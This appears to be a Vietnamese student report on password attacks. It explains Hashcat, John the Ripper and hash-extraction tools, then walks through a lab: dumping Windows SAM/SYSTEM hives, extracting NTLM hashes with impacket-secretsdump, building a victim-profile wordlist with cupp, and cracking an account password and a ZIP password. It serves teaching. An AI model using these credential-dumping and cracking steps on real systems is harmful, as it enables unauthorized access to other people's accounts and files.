Hashcat hoạt động dựa trên các giá trị băm. Bạn cần cung cấp:

- **Danh sách băm:** Tập chứa các giá trị băm (hashes).
- **Tập từ điển (wordlist):** Danh sách các mật khẩu tiềm năng.
- **Chế độ tấn công:** Cách Hashcat sẽ thử các mật khẩu (brute-force, từ điển, kết hợp, v.v.).

Các chế độ tấn công trong Hashcat

a. Từ điển (Dictionary Attack) - “-a 0”

```
hashcat -m <hash_type> -a 0 <hash_file> <wordlist>
```

- **<hash_type>:** Loại giá trị băm (xem bảng hash type bên dưới).
- **<hash_file>:** Tập chứa giá trị băm.
- **<wordlist>:** Tập từ điển mật khẩu.

b. Brute-force “-a 3”

```
hashcat -m <hash_type> -a 3 <hash_file> <mask>
```

<mask>: Mẫu kết hợp ký tự, ví dụ:

- ?l: Chữ thường (a-z).
- ?u: Chữ hoa (A-Z).
- ?d: Số (0-9).
- ?s: Ký tự đặc biệt.

c. Hybrid “-a 6”

Kết hợp giữa từ điển và brute-force.

```
hashcat -m <hash_type> -a 6 <hash_file> <wordlist>  
<mask>
```

d. Combinator

Kết hợp hai danh sách từ điển.

```
hashcat -m <hash_type> -a 1 <hash_file> <wordlist1>  
<wordlist2>
```

4. Các loại giá trị băm (Hash Type)

Dưới đây là một số mã hash type phổ biến trong Hashcat:

- **0**: MD5
- **100**: SHA1
- **1400**: SHA256
- **500**: md5crypt, MD5(Unix)
- **1800**: sha512crypt, SHA512(Unix)
- **3200**: bcrypt
- **1000**: NTLM (Windows)
- **2500**: WPA/WPA2 (Wi-Fi)
- -m 13600 là mã của loại hash \$zip2\$.

Để xem danh sách đầy đủ, chạy lệnh:

```
hashcat -help
```

Ngoài ra còn có thể tăng tốc độ băm khóa nếu máy bạn có sử dụng GPU

3.2.4.2 john-ripper:

a. Cách sử dụng cơ bản

```
john [tùy chọn] [tệp hash]
```

b. Các bước sử dụng John the Ripper

Bước 1: Chuẩn bị giá trị băm

- Tập băm thường chứa các giá trị băm mật khẩu cần bẻ khóa.
- Định dạng băm được hỗ trợ bao gồm: MD5, SHA-1, bcrypt, NTLM, v.v.

Nếu bạn không chắc loại băm, dùng lệnh:

```
john --list=formats
```

Bước 2: Tạo tập hash

Ví dụ, tạo tập hashes.txt chứa các giá trị băm:

```
$6$rounds=5000$TgawQs...v0m9Mba1k
```

```
$1$abcdefgh$0qF4tIRpvv1jFV8
```

Bước 3: Chạy John

a. Tấn công mặc định

```
john hashes.txt
```

- John sẽ tự động sử dụng từ điển mặc định để kiểm tra mật khẩu.

b. Sử dụng từ điển tùy chỉnh

```
john --wordlist=/path/to/wordlist.txt hashes.txt
```

c. Tấn công brute-force

```
john --incremental hashes.txt
```

- **Incremental mode** sẽ thử tất cả các mật khẩu có thể từ ngắn đến dài.

d. Chế độ "Single Crack"

- Tận dụng thông tin từ username hoặc mật khẩu cũ trong tập:


```
john --single hashes.txt
```

e. Chế độ xác định kiểu băm

```
john --format=<format> hashes.txt
```

- **<format>**: Loại băm, ví dụ:
- md5, sha1, bcrypt, ntlm, v.v.

4. Các lệnh hữu ích

Hiển thị kết quả bẻ khóa

```
john --show hashes.txt
```

Tiếp tục từ lần chạy trước

- Nếu quá trình bị gián đoạn, bạn có thể tiếp tục:

```
john --restore
```

Xóa kết quả cũ: Xóa thông tin bẻ khóa trước đó để chạy lại từ đầu:

```
John --session=new_session
```

```
--wordlist=/path/to/wordlist.txt hashes.txt
```

Kiểm tra tốc độ bẻ khóa

```
john --test
```

5. Tối ưu hóa hiệu suất

Tăng tốc với GPU: Nếu cài đặt bản Jumbo, bạn có thể dùng GPU để tăng tốc bẻ khóa:

```
john --device=gpu hashes.txt
```

Điều chỉnh bộ nhớ: Với thuật toán như bcrypt, có thể điều chỉnh hiệu suất:

```
john --format=bcrypt --fork=4 hashes.txt
```

Lưu ý: nếu bạn có sử dụng GPU thì nên sử dụng hashcat sẽ tối ưu hóa hiệu suất hơn

V. Công cụ trích xuất loại hash

3.2.5.1 Công cụ hashid

```
hashid <hash>
```

Ex:

```
hashid 5f4dcc3b5aa765d61d8327deb882cf99
```

Kết quả

```
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
```

```
[+] MD5
```

```
[+] MD4
```

```
[+] Double MD5
```

```
[+] LM
```

Cách đọc kết quả:

MD5 → Đây có thể là một hash MD5.

MD4 → Hoặc nó có thể là MD4 (ít phổ biến hơn).

Double MD5 → Nếu hash được tạo bằng cách hash hai lần (MD5 của MD5).

LM (LAN Manager) → Một dạng mã hóa hash cũ của Windows.

Lưu ý: Một hash có thể phù hợp với nhiều loại thuật toán khác nhau, vì vậy cần kiểm tra thêm (ví dụ: bằng cách tra cứu hash phổ biến hoặc thử tấn công brute-force)

3.2.5.2 Công Cụ hash-identifier

Chạy Lệnh

```
hash-identifier
```

Sau đó, nhập hash vào và xem kết quả nhận diện.

Lưu ý: Một hash có thể phù hợp với nhiều thuật toán băm khác nhau. Nếu có nhiều kết quả, bạn cần kiểm tra thêm bằng cách tra cứu trong cơ sở dữ liệu hoặc thử tấn công brute-force.

VI. Công cụ trích xuất hash từ tệp tin được mã hóa.

3.2.6.1 Zip2john - Trích xuất hash từ file ZIP

Cách sử dụng:

```
zip2john <file_bị_mã_hóa> > <file_hash>
```

Ví dụ:

```
zip2john secret.zip > hash.txt
```

Nội dung file hash.txt:

```
secret.zip:$pkzip$1*1*2*0*12*24f9b1c2d4e5f6a7b8c9d0e1  
f2g3h4i5
```

Lưu ý: Sau khi có hash, bạn có thể dùng Hashcat hoặc John the Ripper để thử bẻ khóa.

3.2.6.2 Rar2john - Trích xuất hash từ file RAR

```
rar2john <file_bị_mã_hóa> > <file_hash>
```

Ví dụ:

```
rar2john encrypted.rar > hash.txt
```

3.2.6.3 PDF2john - Trích xuất hash từ file PDF

```
pdf2john.pl <file_bị_mã_hóa> > <file_hash>
```

Ví dụ:

```
pdf2john.pl protected.pdf > hash.txt
```

7z2john - Trích xuất hash từ file 7z

3.2.6.4 7z2john - Trích xuất hash từ file 7z

```
7z2john <file_bị_mã_hóa> > <file_hash>
```

Ví dụ:

```
7z2john archive.7z > hash.txt
```


CHƯƠNG 3: VÍ DỤ TẤN CÔNG MINH HỌA

I. Tấn công từ điển kết hợp trình sát.

Coppy file sam và system trên Windows 7

```
reg save HKLM\sam ./sam.save
```

```
reg save HKLM\system ./system.save
```



```
C:\Windows\system32>reg save HKLM\sam ./sam.save
The operation completed successfully.

C:\Windows\system32>reg save HKLM\system ./system.save
The operation completed successfully.

C:\Windows\system32>_
```

Hình 3.39 Coppy file sam và system trên Windows 7

Sau đó chuyển file này qua máy kali công cụ impacket-secretsdump để trích hash mật khẩu.

```
(root@kali)-[/home/b2203716/share]
# ls
sam.save  system.save

(root@kali)-[/home/b2203716/share]
# impacket-secretsdump -sam sam.save -system system.save LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x1ce85d909d32bd0b4da69cb21e0152c6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
haidang:1000:aad3b435b51404eeaad3b435b51404ee:3ca1ad1d73279200df14cafc132aedc5:::
[*] Cleaning up...
```

Hình 3.40 Sử dụng công cụ *impacket-secretsdump* để trích hash mật khẩu

Giải thích công cụ *impacket-secretsdump* để trích hash mật khẩu.

```
impacket-secretsdump -sam sam.save -system
system.save LOCAL
```

- **impacket-secretsdump**: Công cụ dùng để trích xuất hash mật khẩu, NTLM hash, và các thông tin đăng nhập khác từ Windows.
- **sam sam.save**: Chỉ định file **SAM** đã lưu. File này chứa thông tin tài khoản người dùng và hash mật khẩu.
- **system system.save**: Chỉ định file **SYSTEM** đã lưu. File này chứa khóa mã hóa cần thiết để giải mã hash trong file SAM.
- **LOCAL**: Chạy trích xuất trên hệ thống cục bộ.

Coppy hash vào file *hashes.txt*

```
(root@kali)-[/home/b2203716/share]
# cat hashes.txt
3ca1ad1d73279200df14cafc132aedc5
```

Hình 3.41 Coppy hash vào file *hashes.txt*

Sử dụng công cụ *cupp* để tạo wordlist

```
(root@kali)-[/home/b2203716/share]
# cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ '
print(" \ # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m,_,\033[1;m # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ '
print(" \033[1;31m( ) \ \033[1;m ")

cupp.py! # Common
         # User
         # Passwords
         # Profiler
         [ Muris Kurgas | j0rgan@remote-exploit.org ]
         [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: dang
> Surname: lehai
> Nickname: doo
> Birthdate (DDMMYYYY): 21082003

> Partners) name: cuc
> Partners) nickname: cook
> Partners) birthdate (DDMMYYYY): 01012004

> Child's name: haothien
> Child's nickname: long
> Child's birthdate (DDMMYYYY): 12122030

> Pet's name: gau
> Company name: ctf

> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]: y
> Leet mode? (i.e. leet = 1337) Y/[N]: n


[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to dang.txt, counting 32098 words.
[+] Now load your pistolero with dang.txt and shoot! Good luck!
```

Hình 3.42 Sử dụng công cụ cupp -i để tạo bản từ điển liên quan đến nạn nhân.

⇒ Sau khi thành công tạo cupp hacker đã tạo được một danh sách từ điển được hoán vị từ những từ ngữ thân thuộc với nạn nhân. Trong ví dụ trên ta được danh sách từ điển có 32098 từ liên quan đến nạn nhân.



Hình 3.43 Danh sách từ điển



Hình 3.44 Danh sách từ điển

Sử dụng hashcat tấn công mật khẩu

```
(root@kali)-[/home/b2203716/share]
# hashcat -m 1000 -a 0 hashes.txt dang.txt
hashcat (v6.2.6) starting

cuInit(): no CUDA-capable device is detected

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 2570/5204 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Hình 3.45 Sử dụng công cụ hashcat hoặc john để tấn công hàm băm.

Kết quả tấn công


```
3ca1ad1d73279200df14cafc132aedc5:Lehaidang21082003

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 3ca1ad1d73279200df14cafc132aedc5
Time.Started.....: Thu Apr  3 07:36:34 2025 (0 secs)
Time.Estimated...: Thu Apr  3 07:36:34 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (dang.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 952.6 kH/s (0.33ms) @ Accel:1008 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 50207/50207 (100.00%)
Rejected.....: 0/50207 (0.00%)
Restore.Point....: 48384/50207 (96.37%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: n3dd1H21003 → Lehaidang21082003
Hardware.Mon.#1..: Util: 26%
```

Hình 3.46 Kết quả tấn công

II. Brute Force

Giả sử ta có file pwd.txt đã được đặt mật khẩu 6 số



Hình 3.47 Đặt mật khẩu file pwd.txt

```
(b2203716@kali)~$ zip2john pwd.txt.zip
pwd.txt.zip/pwd.txt:$zip2$*0*1*0*72bae21fbab1e909*fac4*13*bb3719f12bfc5bd1b0b06066ec9250ccc2fa*9ad867c697bbd6e8c640*$/zip2$:pwd.txt:pwd.txt.zip:pwd.txt.zip
```

Hình 3.48 Trích xuất hàm băm của mật khẩu bằng công cụ zip2john

Đưa hash password của pwd.txt vào hash

```
(b2203716@kali)~$ cat hash
$zip2$*0*1*0*72bae21fbab1e909*fac4*13*bb3719f12bfc5bd1b0b06066ec9250ccc2fa*9ad867c697bbd6e8c640*$/zip2$
```

Hình 3.49 xóa ký tự thừa

Dò brute force bằng hashcat

```
(b2203716@kali)~[~]
$ hashcat -m 13600 -a 3 hash ?d?d?d?d?d
hashcat (v6.2.6) starting

cuInit(): no CUDA-capable device is detected

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

=====
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 2570/5204 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

$zip2$*0*1*0*72bae21fbab1e909*fac4*13*bb3719f12bfc5bd1b0b06066ec92500ccc2fa*9ad867c697bbd6e8c640*$/zip2$:1234
56
```

Hình 3.50 Sử dụng công cụ hashcat để dò brute force

Kết quả


```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13600 (WinZip)
Hash.Target.....: $zip2$*0*1*0*72bae21fbab1e909*fac4*13*bb3719f12bfc5bd1b0b06066ec92500ccc2fa*9ad867c697bbd6e8c640*$/zip2$
Time.Started.....: Sat Apr 12 00:55:22 2025 (0 secs)
Time.Estimated...: Sat Apr 12 00:55:22 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?d?d?d?d?d [6]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1344 H/s (6.86ms) @ Accel:64 Loops:999 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 256/1000000 (0.03%)
Rejected.....: 0/256 (0.00%)
Restore.Point...: 0/100000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-999
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 -> 155123
Hardware.Mon.#1..: Util: 19%

Started: Sat Apr 12 00:54:48 2025
Stopped: Sat Apr 12 00:55:24 2025

(b2203716@kali)~[~]
$
```

Hình 3.51 Kết quả

Hiển thị kết quả

A terminal window with a dark background. The prompt is '(b2203716@kali)~'. The command entered is '\$ hashcat -m 13600 -a 3 hash ?d?d?d?d?d --show'. The output is '\$zip2\$*0*1*0*72bae21fbab1e909*fac4*13*bb3719f12bfc5bd1b0b06066ec92500ccc2fa*9ad867c697b' followed by a new line and '\$bd6e8c640*\$/\$zip2\$:123456'.

```
(b2203716@kali)~  
$ hashcat -m 13600 -a 3 hash ?d?d?d?d?d --show  
$zip2$*0*1*0*72bae21fbab1e909*fac4*13*bb3719f12bfc5bd1b0b06066ec92500ccc2fa*9ad867c697b  
bd6e8c640*$/$zip2$:123456
```

Hình 3.52 Hiển thị kết quả

TÀI LIỆU THAM KHẢO

- [1] **Lê Văn Nghĩa**. *Tìm hiểu về Password và Password Attacks hiện nay*.
<https://viblo.asia/p/tim-hieu-ve-password-va-password-attacks-hien-nay-aWj53e7GZ6m>.
- [2] **OneLogin**. *6 Types of Password Attacks & How to Stop Them*.
<https://www.onelogin.com/learn/6-types-password-attacks>.
- [3] **Quách Vũ Thường**. *KỸ THUẬT PASSWORD ATTACK*.
<https://www.saigonlab.edu.vn/ki-thuat-password-attack.html>.
- [4] **Gavin Wright**. *dictionary attack*.
<https://www.techtarget.com/searchsecurity/definition/dictionary-attack>
- [5] **Beyond Identity**. *Dictionary Attack*.
<https://www.beyondidentity.com/glossary/dictionary-attack>.
- [6] **Viettel IDC**. *Brute Force Attack là gì và làm thế nào để chống cho WordPress*.
<https://viettelidc.com.vn/tin-tuc/brute-force-attack-la-gi-va-lam-the-nao-de-chong-cho-wordpress>.
- [7] **Lâm Ngọc Khương**. *Luận về password hashing*. <https://viblo.asia/p/luan-ve-password-hashing-yMnKMOJzl7P>.
- [8] **Kteam**. *Nghe trộm - ARP Poisoning, Tấn công Spoofing, Thiết lập địa chỉ MAC, DNS Poisoning, Wireshark*. <https://howkteam.vn/course/16-gioi-thieu-ve-ethical-hacking--cac-loai-chinh-sach-bao-mat/82-nghe-trom--arp-poisoning-tan-cong-spoofingthiet-lap-dia-chi-mac-dns-poisoningwireshark-3818>.
- [9] **ThanhTamPotter**. *TÌM HIỂU GIAO THỨC ARP*.
<https://github.com/hocchudong/thuctap012017/blob/master/TamNT/T%C3%ACm%20hi%E1%BB%83u%20giao%20th%E1%BB%A9c%20ARP.md#6>.
- [10] **Nguyễn Hưng**. *ARP spoofing là gì? Cách để phát hiện tấn công ARP spoofing*. https://vietnix.vn/arp-spoofing-la-gi/?gad_source=1.
- [11] **Cloudflare**. *What is DNS cache poisoning? | DNS spoofing*.
<https://www.cloudflare.com/learning/dns/dns-cache-poisoning/>.
- [12] **Nguyễn Tùng Lâm, Trần Hiếu Tài, Phạm Đình Mạnh**. *BÁO CÁO BẢO ĐẢM AN TOÀN THÔNG TIN*. <https://www.studocu.vn/vn/document/truong-cao-dang->

cong-nghe-bach-khoa-ha-noi/cong-nghe-o-to/arp-poisoning-dns-spoofing/34045532. Hà Nội, tháng 5 năm 2022.

[13] **Phạm Nguyên Khang**. AN TOÀN VÀ BẢO MẬT THÔNG TIN.
<https://cit.ctu.edu.vn/~pnkhang/cours/atbmtt>.